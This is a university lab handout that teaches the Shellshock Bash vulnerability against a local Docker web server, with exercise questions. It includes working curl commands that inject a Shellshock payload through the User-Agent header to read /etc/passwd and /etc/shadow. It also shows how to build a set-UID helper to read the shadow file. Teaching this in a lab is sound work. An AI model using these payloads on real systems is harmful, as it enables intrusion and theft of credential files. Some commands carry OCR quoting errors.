A Shattered Shell

Liran Ma and Zhipeng Cai
Department of Computer Science
Texas Christian University

Copyright © 2021 Liran Ma, Texas Christian University.
The development of this document is partially funded by the National Science Foundation's and SaTC program under award No. DGE-1912755. and Permission is granted to copy, distribute and/or modify this document under the terms of the GNU Free Documentation License, Version 1.2 or any later version published by the Free Software Foundation. A copy of the license can be found at http://www.gnu.org/licenses/fdl.html.

Contents

1 Lab Prep **1**

2 The ShellShock Attack **2**

3 General Questions **5**

Overview

Shellshock is a security bug in the Unix Bash shell that could enable an attacker to cause Bash to execute arbitrary commands and gain unauthorized access to many Internet-facing services, such as web servers, that use Bash to process requests. The bug causes Bash to unintentionally execute commands when the commands are concatenated to the end of function definitions stored in the values of environmental variables. Shellshock is a critical vulnerability due to the escalated privileges afforded to attackers, which allow them to compromise systems at will.

1 Lab Prep

Pull the lab related configuration files from the GitHub repository.

```
# Make sure that you are in the Docker_Security_Labs folder
# Use the pwd command can verify your current folder
git clone https://github.com/liranmatcu/Docker_Security_Labs.git
# or ``git pull'' if you have cloned the repository previously
```

Go to the shellshock folder under Docker_Security_Labs as follows,

```
cd  Docker_Security_Labs/shellshock/
```

and start container instances for this lab using docker-compose.

```
docker-compose  up  -d
```

The docker-compose command will start a **web-server**, which contains the Shellshock bug. You can view the container using the "*docker ps*" command.

2 The ShellShock Attack

People who could potentially be affected by the ShellShock attack would be Apache HTTP servers that us CGI scripts, OpenSSH servers that use the ForceCommand capability, certain DHCP clients, and various network-exposed serviced that use Bash.

2.1 System Reconnaissance


Assume that the web-server container is running on your local machine. Open a browser, and type http://127.0.0.1:8080/. An example screenshot is given Fig. 1. For newer systems, the Shell environment may not be shown due to newly added security constraints.

Figure 1: View system status in a browser.

To view the information in command line, you can open a terminal and issue the following commands.

```
curl http://127.0.0.1:8080/cgi-bin/stats
curl http://127.0.0.1:8080/cgi-bin/shell-info
```

Example screenshots are given in Fig. 2 and Fig. 3. Once again, the the Shell environment may not be shown in some systems.



```
ubuntu@Eureka:~$ curl http://127.0.0.1:8080/cgi-bin/stats
<pre>
Sat Jun 12 16:57:59 UTC 2021
16:57:59 up 1:55, 0 users, load average: 0.00, 0.01, 0.01
<br />
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.11:45399        0.0.0.0:*               LISTEN
tcp        0      0 172.20.0.2:80           172.20.0.1:52708        ESTABLISHED
udp        0      0 127.0.0.11:37157        0.0.0.0:*
Active UNIX domain sockets (servers and established)
Proto RefCnt Flags       Type       State         I-Node   Path
</pre>
```

Figure 2: View system status in command line.

```
ubuntu@Eureka:~$ curl http://127.0.0.1:8080/cgi-bin/info
****** Environment Variables ******
HTTP_HOST=127.0.0.1:8080
HTTP_USER_AGENT=curl/7.68.0
HTTP_ACCEPT=*/*
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SERVER_SIGNATURE=<address>Apache/2.4.38 (Debian) Server at 127.0.0.1 Port 8080</address>
SERVER_SOFTWARE=Apache/2.4.38 (Debian)
SERVER_NAME=127.0.0.1
SERVER_ADDR=172.20.0.2
SERVER_PORT=8080
REMOTE_ADDR=172.20.0.1
DOCUMENT_ROOT=/var/www/html
```

Figure 3: View Shell environment variables in command line.

2.1.1 If you were able to view system status but not Shell environment variables, explain what causes the difference in behavior.

2.2 Preliminary Attempt

The Shellshock attack works by allowing users to inject bash out commands into what should be a string. For example usually everything within the quotes of a string declaration is treated as a string. However if you have open bracket close bracket open curly brace colon semicolon close curly brace semicolon followed by any bash command it will run the bash command in the string.

The /etc/passwd is a plain text file that stores essential information, which required during login. It contains a list of the system's accounts, giving for each account some useful information like user ID, group ID, home directory, shell, and more. The /etc/passwd file should have general read permission as many command utilities use it to map user IDs to user names. However, write

access to the /etc/passwd must only limit for the superuser/root account.

Next, we will try to view the content of /etc/passwd on the web sever through a CGI script. On your terminal, issue the following command.

```
curl -H "user-agent: ()  :; ; echo; echo; /bin/bash -c `cat /etc/passwd;'"
http://127.0.0.1:8080/cgi-bin/stats
# The above two lines are one command
```

An example screenshot is shown in Fig. 4.

2.2.1 What information is displayed? Why you were able to see the information?




Figure 4: View the contents of /etc/passwd in command line.

The /etc/shadow is a text file that contains information about the system's users' passwords. It is owned by the root user, and typically has 000 (i.e., none for user, group and other) permissions.

2.2.2 If you replace /etc/passwd with /etc/shadow in the above curl command, what would happen? Why?

```
curl -H "user-agent: ()  :; ; echo; echo; /bin/bash -c `cat /etc/shadow;'"
http://127.0.0.1:8080/cgi-bin/stats
# The above two lines are one command
```

2.3 Launch the Attack

If we would like to view the content of the /etc/shadow file, there are a number of possible approaches.

One way is to grant the read permission on the shadow file. This could happen if the administrator mistakenly sets the wrong permission. We can do so via the following commands.

```
docker exec -it web-server bash
chmod +r /etc/shadow
```

An example screenshot is shown in Fig. 5.

Another way is more stealthy though more complicated. One can use set-UID programs to gain root control so as to read the shadow file. Specially, one can write a simple C program, compile it, and make it a set-UID program as follows.

Figure 5: View the contents of /etc/shadow in command line.

```
cd /usr/lib/cgi-bin/
gcc -o show-shadow cat.c
chmod u+s show-shadow
```

After setting up the set-UID program, an attacker can view the content of the shadow file through the program embedded in the curl command as follows.

```
curl -H "user-agent: ()  :; ; echo; echo; /usr/lib/cgi-bin/show-shadow"
http://127.0.0.1:8080/cgi-bin/stats
```

An example screenshot is shown in Fig. 6.




Figure 6: View the contents of /etc/shadow via injecting a vulnerable program.

2.3.1 Examine the code inside cat.c. Explain what leads to the exposure of the shadow file.

2.3.2 Find a third approach to review the content of the shadow file.

3 General Questions

3.0.1 Any corrections or general comments about this lab?

3.0.2 How long did it take you to complete this lab?

3.0.3 Was it an appropriate length lab?